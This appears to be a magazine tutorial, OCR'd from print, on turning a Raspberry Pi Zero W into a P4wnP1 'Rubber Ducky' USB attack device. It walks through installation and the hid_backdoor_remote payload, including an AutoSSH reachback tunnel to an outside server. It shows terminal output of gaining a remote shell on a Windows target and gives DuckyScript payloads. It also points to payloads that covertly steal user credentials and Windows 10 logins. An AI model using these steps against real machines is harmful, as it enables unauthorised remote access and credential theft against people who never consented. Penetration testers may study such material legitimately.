
Turn the Raspberry Pi into a remote hacking device

Using a few scripts, we're going to turn a Zero W into a 'Rubber Ducky' pentesting tool



Calvin Robinson
is a Director of Computing & IT Strategy at an all-through school in North West London.


Resources

■ **Raspbian Stretch Lite**
www.raspberrypi.org/downloads

■ **Etcher**
https://etcher.io

■ **N-O-D-E**
https://github.com/N-O-D-E/Dongle

■ **RubberDucky Payloads**
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads



RubberDucky USB devices are great penetration-testing tools. This device is plugged into a target computer, and the USB drive tricks the computer into thinking it's a HID keyboard device in order to gain privileged access. Keyboards naturally provide a user with unrestricted access to the computer, in ways that a USB stick wouldn't normally be able to.

Pre-configured 'Ducky' scripts are then run on the target machine to prank the user or provide unauthorised remote access. Not only are we going to turn a Raspberry Pi Zero W into a USB device capable of running Ducky scripts, we're also going to gain remote access to the target machine in order to select which scripts we'd like to run, and gain shell access on the target PC.

For the sake of this tutorial we're assuming the target is running Windows and we - the attacker - are running a variant of Linux, but Rubber Duckys essentially work on any operating system. Scripts are available for Windows, Linux and OS X.

01 Preparation – the hardware

In order to get our Raspberry Pi set up as a USB device we'll need:


- A long USB cable with power adaptor
- A USB hub (for connecting multiple USB devices at the same time)
- A USB Ethernet adaptor and Ethernet cable (to gain internet access without having to mess around with Wi-Fi settings)
- A Mini HDMI to HDMI cable and a monitor to connect your Pi to
- A standard USB keyboard
- A microSD card

If you really want your Pi to look like a USB device, take a look at the N-O-D-E case (there's a link in the Resources section). Some soldering may be required. If you're not using the N-O-D-E, you'll need a small USB to Micro-USB cable for connecting the Pi to your target PC.

02 Preparation - the software

Download the latest version of Raspbian Stretch Lite, and some software to write the image onto your microSD card – we recommend Etcher for this.

Once you've got Raspbian Stretch Lite installed, plug in a monitor and keyboard and boot your Pi. You can also use ssh for this step, if you can find the IP address of your Pi by checking your router or by using a network sniffer such as Angry IP Scanner. Once in, the default login details will be username: pi password: raspberry.




Next up we'll need to install git and download a clone of P4wnP1, which is the toolset that turns our Pi into a USB device.

03 Installation – git-cloning P4wnP1

Just run the following lines one by one:

```
mkdir ~/P4wnP1
cd ~/P4wnP1
sudo apt-get install git
git clone --recursive https://github.com/
mame82/P4wnP1
./install.sh
```



⚙ Settings


Device is ready
'P4wnP1 by MaMe82' is set up and ready to go.
17:56

Setting up a device
We're setting up 'P4wnP1 by MaMe82'.
17:55

Grab a cup of tea, as installation may take some time. Once complete, note down the Wi-Fi name, key and SSH access displayed on the screen. We can of course change these later.

04 Test the connection

Now that everything is set up, we should have a basic working P4wnP1 USB device. Before we set up our payload and customise our settings it's good to test that everything is working. We'll need two computers for this, one to be used as a target and the other for our remote control 'attacker'.



Plug the Pi into a target machine – which must be a working computer that is turned on – using the Pi's middle USB port (the one for data, not power). You should notice a couple of things: the target machine will display discrete pop-ups saying `Setting up a device` followed by `Device is ready`. At the moment, this new USB device will be called 'P4wnP1 by MaMe82' but we can change that later. On the attacker's machine we should see a new Wi-Fi network called P4wnP1, which means all is working as intended.

05 Customise your USB Pi

Now that the Pi is up and running, we'll want to either plug it back into a screen and keyboard, as we did earlier, or connect remotely over SSH at the address we noted down (`172.24.0.1`). Change directory into `~/P4wnP1` and run `nano setup.cfg`. Here you'll see a whole range of settings, but ignore these for now as they'll mostly be overwritten by our payload config. What we want to do next is scroll to the end of the document and uncomment our payload of choice. For this tutorial we'll be using `hid_backdoor_remote.txt`, which enables all the fancy RubberDucky functionality. Be sure to comment out the `network_only.txt payload` with a #. Save and exit.

06 Setup your payload


Change directory to `payloads` and `nano`-edit the appropriate config file, in this case `hid_backdoor_remote`. Here you may want to change several settings, but most importantly `WIFI_ACCESSPOINT_NAME` and `WIFI_ACCESSPOINT_PSK`, which are of course the SSID and

A powerful weapon

Our Rasperry Pi Zero W is now an advanced Rubber Ducky USB device. We can take complete control of a remote machine, be it running Windows, Linux, Mac OS X or even Android. Remember to use this tool responsibly!

password required to remotely connect to your USB Pi. It may also be useful to change the keyboard language setting (**lang**) from **us** to **gb**.

There are some rather interesting settings in this payload, namely the reachback connection or **AutoSSH**. This will enable the Pi device to automatically connect to a a server of your choosing, via SSH, to essentially provide a backdoor tunnel.




```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.7.4                    File: setup.cfg                        Modified

# Access Point Settings
#


WIFI_ACCESSPOINT=true
WIFI_ACCESSPOINT_NAME="Access Point Name Here"
WIFI_ACCESSPOINT_AUTH=true # Use WPA2 PSK if true, no authentication if false
WIFI_ACCESSPOINT_CHANNEL=6
WIFI_ACCESSPOINT_PSK="Password Here"
WIFI_ACCESSPOINT_IP="172.24.0.1" # IP used by P4wnP1
WIFI_ACCESSPOINT_NETMASK="255.255.255.0"
WIFI_ACCESSPOINT_DHCP_RANGE="172.24.0.2,172.24.0.100" # DHCP Server IP Range
WIFI_ACCESSPOINT_HIDE_SSID=false # use to hide SSID of WLAN (you have to manually connect to th$

WIFI_ACCESSPOINT_DHCP_BE_GATEWAY=false # propagate P4wnP1 as router if true (only makes sense w$
WIFI_ACCESSPOINT_DHCP_BE_DNS=false # propagate P4wnP1 as nameserver if true (only makes sense w$
WIFI_ACCESSPOINT_DNS_FORWARD=fasle # if true, P4wnP1 listens with a DNS forwader on UPD port 53$

WIFI_ACCESSPOINT_KARMA=false # enables Karma attack with modified nexmon firmware, requires WIF$
WIFI_ACCESSPOINT_KARMA_LOUD=false # if true beacons for SSIDs spotted in probe requests are bro$

# WiFi Client Settings
#


WIFI_CLIENT=false        # enables connecting to existing WiFi (currently only WPA2 PSK)
                         # example payload: wifi_connect.txt
                         # Warning: could slow down boot, because:
```

07 Hack via Wi-Fi

While the AutoSSH functionality is fantastic, particularly for out-of-sight or long-range remote hacking, for the purposes of this tutorial we're going to stick with line-of-sight and/or short-range remote hacking via a local Wi-Fi connection.

Pop the Pi into a target machine and connect remotely via SSH to **pi@172.24.0.1**. A more discrete way of doing this, rather than using a laptop for attacking, could be to use an Android mobile phone with a Terminal/SSH client installed. Once connected, type **help** for a list of commands. If you didn't change the keyboard layout in payload settings earlier you'll need to do so now, before passing any commands over to the target. **GetKeyboardLayout** shows the current setting and **SetKeyboardLayout** gives a list of options.




Right The FireStage1 script running in PowerShell on target machine


```
Windows PowerShell
+ ... 0);(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetTy ...
+                                                                         ~
Unrecognized token in source text.
At line:1 char:194
+ ... ,0);(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetT ...
+                                                                         ~
Missing ')' in method call.
At line:1 char:194
+ ... 0);(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetTy ...
+                                                                         ~
Unexpected token '@' in expression or statement.
At line:1 char:194
+ ... ,0);(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetT ...
+                                                                         ~
Missing closing ')' in expression.
At line:1 char:195
+ ... );(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetTyp ...
+                                                                         ~
Unexpected token ')' in expression or statement.
At line:1 char:196
+ ... ;(([reflection.assembly]::LoadWithPartialName(@WindowsBase@)).GetType ...
+                                                                         ~
Unexpected token ')' in expression or statement.
At line:1 char:235
+ ... alName(@WindowsBase@)).GetType(@MS.Win32.UnsafeNativeMethods@))::SetW ...
+                                                                         ~
Unrecognized token in source text.
At line:1 char:235
+ ... alName(@WindowsBase@)).GetType(@MS.Win32.UnsafeNativeMethods@))::SetW ...
+                                                                         ~
Unexpected token '@' in expression or statement.
At line:1 char:235
+ ... ialName(@WindowsBase@)).GetType(@MS.Win32.UnsafeNativeMethods@))::Set ...
+                                                                         ~
Missing closing ')' in expression.
At line:1 char:236
+ ... lName(@WindowsBase@)).GetType(@MS.Win32.UnsafeNativeMethods@))::SetWi ...
+                                                                         ~
Unexpected token ')' in expression or statement.
Not all parse errors were reported.  Correct the reported errors and try again.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
```

08 Basic use

By default P4wnP1 shell will say **client not connected**. To gain remote access to the target machine we'll need to initiate the **FireStage1** command. This will briefly open a PowerShell window on the target, before taking advantage of a few exploits and disappearing again. We now have pretty much full control over the



```
1) root@kali: ~
------------------------------------------------------------------------
--

Use 'SetKeyboardLanguage' to switch to your targtes keyboard
layout and run 'FireStage1' to connect via HID covert channe
l.
------------------------------------------------------------------------
--

P4wnP1 shell (client not connected) > FireStage1
Starting to type out stage1 to the target...
...done. If the client doesn't connect back, check the targe
t
keyboard layout with 'SetKeyboardLanguage'
P4wnP1 shell (client not connected) >
Target connected through HID covert channel

P4wnP1 shell (client connected) > shell
Process with ID 12676 created
Trying to interact with process ID 12676 ...
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\crobinson>
```




```
1) root@kali: ~
 Directory of C:\Users\crobinson

05/01/2018  10:37    <DIR>          .
05/01/2018  10:37    <DIR>          ..
13/11/2017  14:29    <DIR>          .idlerc
15/12/2017  10:05    <DIR>          3D Objects
05/01/2018  12:09    <DIR>          Creative Cloud Files
15/12/2017  10:05    <DIR>          Desktop
01/11/2017  13:37    <DIR>          Documents
01/11/2017  13:37    <DIR>          Downloads
21/12/2017  23:25    <DIR>          Dropbox
10/07/2015  11:04    <DIR>          Favorites
08/09/2017  10:25    <DIR>          greenfoot
10/07/2015  11:04    <DIR>          Links
01/11/2017  13:37    <DIR>          Music
13/09/2017  13:24    <DIR>          mu_code
07/11/2017  17:18    <DIR>          OneDrive
01/11/2017  13:37    <DIR>          Pictures
15/12/2017  10:06    <DIR>          Saved Games
01/11/2017  13:37    <DIR>          Videos
               0 File(s)              0 bytes
              18 Dir(s)  349,820,051,456 bytes free

C:\Users\crobinson>
```

target machine – whatever the end user has access to, so do we.

Typing **shell** will give an MS-DOS-style command prompt, where you'll be able to use **cmd** as a regular user. Type running some basic Windows commands such as **dir** to see what happens. Type **exit** to quit the shell.

09 Playing with RubberDucky payloads

Having shell access is great, but we're really here for the RubberDucky scripts. To run one of these payloads simply type **SendDuckyScript** and you'll be greeted with a list of all the scripts currently stored on the microSD. By default there are seven scripts to play with, but there are also hundreds of other pre-configured scripts available online. We've linked to Daren Kitchen/Hak5's payloads in the Resources tab, where you'll find dozens of high-quality payloads.



```
File  Edit  View  Search  Terminal  Help
P4wnP1 shell (client connected) > Client confirmed close of remote channel with ID 1!
P4wnP1 shell (client connected) > help

Documented commands (type help <topic>):
========================================
CreateProc  GetClientProcs         KillClient  SendKeys             echotest
FireStage1  GetKeyboardLanguage    KillProc    SetKeyboardLanguage  help

Undocumented commands:
======================
GetClientTimeout  SetClientTimeout  exit      lls   pwd    upload
SendDuckyScript   cd                interact  lpwd  shell
SendMouseScript   download          lcd       ls    state

P4wnP1 shell (client connected) > SendDuckyScript
No script given or given script not found
Choose script by number or name:
================================

0:      P4wnP1_youtube.duck
1:      trigger_eicar.duck
2:      stickykey_remove.duck
3:      HelloWorld.duck
4:      AltF4_Return.duck
5:      AltF4.duck
6:      mspaint.duck
```

P4wnP1-youtube.duck launches a YouTube video on the target machine, **Trigger_eicar.duck** checks for an installed antivirus. **AltF4_Return.duck**, **AltF4.duck**, **Stickykey.duck** and **Stickykey_remove.duck** are quite self-explanatory, while **HelloWorld.duck** opens a NotePad and types the message **Hello World**.

10 Edit RubberDucky payloads

We can open .duck files in a text editor such as **nano** and make our own customisations. **HelloWorld.duck** is a great place to start – try fiddling about with it. By default it looks like this:

```
GUI r
DELAY 500
STRING notepad.exe
ENTER
DELAY 1000
STRING Hello World
ENTER
```

11 Configure RubberDucky payloads

The delays are there to give the computer a chance to load software. **GUI r** opens Windows' Run dialogue window; our script then waits a few milliseconds before typing the string of text **notepad.exe** and pressing the Enter (Return) key. After another short delay (for Notepad to load) our script types out another string. We could of course edit this string or add multiple strings below it, to display our own custom messages on the target's screen:

```
STRING Please remember to lock your PC and
protect your USB ports.
```

12 Add more RubberDucky payloads

By creating .duck text files in **/P4wnP1/DuckyScripts** we can collate as many RubberDucky scripts as we like, and they'll all be listed by the **SendDuckyScript** comment on our USB Pi.

```
GUI r
DELAY 500
STRING iexplore -k http://fakeupdate.net/
win10u/index.html
ENTER
```

This script loads a full-screen 'Windows Update' screen as a prank.

13 How to use hidden commands


There a few handy commands not listed under the **help** command, such as these:

- **KillProc** Try to kill the given remote process
- **KillClient** Try to kill the remote client
- **CreateProc** This remote PowerShell method calls **core_create_proc** in order to create a remote process
- **GetClientProcs** Print a list of processes managed by the remote client
- **Interact** Interact with processes on the target. Usage: **Interact <process ID>**
- **SendKeys** Print out everything on target through the HID keyboard
- **exit** Exit the Backdoor payload and return to the Pi's command line
- **state** See details about the target computer
- **echotest** If the client is connected, command arguments given should be reflected back

14 Pi commands

P4wnP1 also allows for the use of some Linux commands, regardless of the target operating system:

- **lcd** Change directory on the Pi



Left Rubber Ducky device connected – and no USB devices showing in My Computer in Windows

- **lpwd** Print the name of the Pi's current directory
- **lls** Print the contents of the Pi's current directory
- **pwd** Print the target's current directory
- **ls** List contents of the target's current directory
- **cd** Change the target's current directory
- **upload** Upload a file from the Pi to the target. Usage: **upload <Pi/directory.filetype> <target/directory.filetype>**
- **download** Download a file from the Pi to the target. Usage: **download <target/directory.filetype> <Pi/directory.filetype>**
- **run_method** This is undocumented for now

15 Obtaining user credentials

Of course we've only used the **network_only.txt** and **hid_backdoor_remote.txt** P4wnP1 payloads in this tutorial, but others are available. Try switching to the **hakin9_tutorial/payload.txt** instead, as this takes things a step further.

Instead of only replicating a HID keyboard interface, hakin9 also replicates a RNDIS network device and a USB mass-storage device. Therefore we can run a script that steals a user's credentials via PowerShell and then saves them directly to the USB. This would mean you could plug in the USB device, run the script, pull it out and walk away. The target would be none the wiser.

16 Other payloads

Once you're comfortable with **hid_backdoor_remote** and **hakin9** there are a number of other payloads to play around with in P4wnP1. **Win10_LockPicker** attempts to grab Windows 10 login details, **hid_mouse** sets up the Pi to emulate mouse functionality instead of a keyboard, offering a completely different toolset, and **wifi_connect** is the infamous AuthSSH attack. ■

Where'd it go?

A really simple but fun prank is the old **Alt-F4** script. This will press Alt-F4 on the target's screen, which in Windows immediately closes the currently active program, followed by Enter to bypass any 'Save' dialogue that may pop up to prevent the program from closing immediately. If you have line-of-site this one can be a real treat, as you can run it every time the target re-opens the program. [Ed – Linux loves Windows].

```
ALT F4
DELAY 500
ENTER
```